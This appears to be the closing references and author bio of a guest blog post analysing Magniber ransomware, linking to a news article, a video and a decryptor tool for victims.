https://www.checkmal.com/page/resource/video/?detail=read&idx=676&p=1&pc=20

https://www.bleepingcomputer.com/news/security/goodbye-cerber-hello-magniber-ransomware/

https://gist.github.com/evilsocket/b89df665e6d52446e3e353fc1cc44711 (magniber_decryptor.exe) – decryptor by @evilsocket (works only for the cases when the AES key is known – i.e. the default one from the sample was used, or the random one can be extracted from the captured traffic)

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.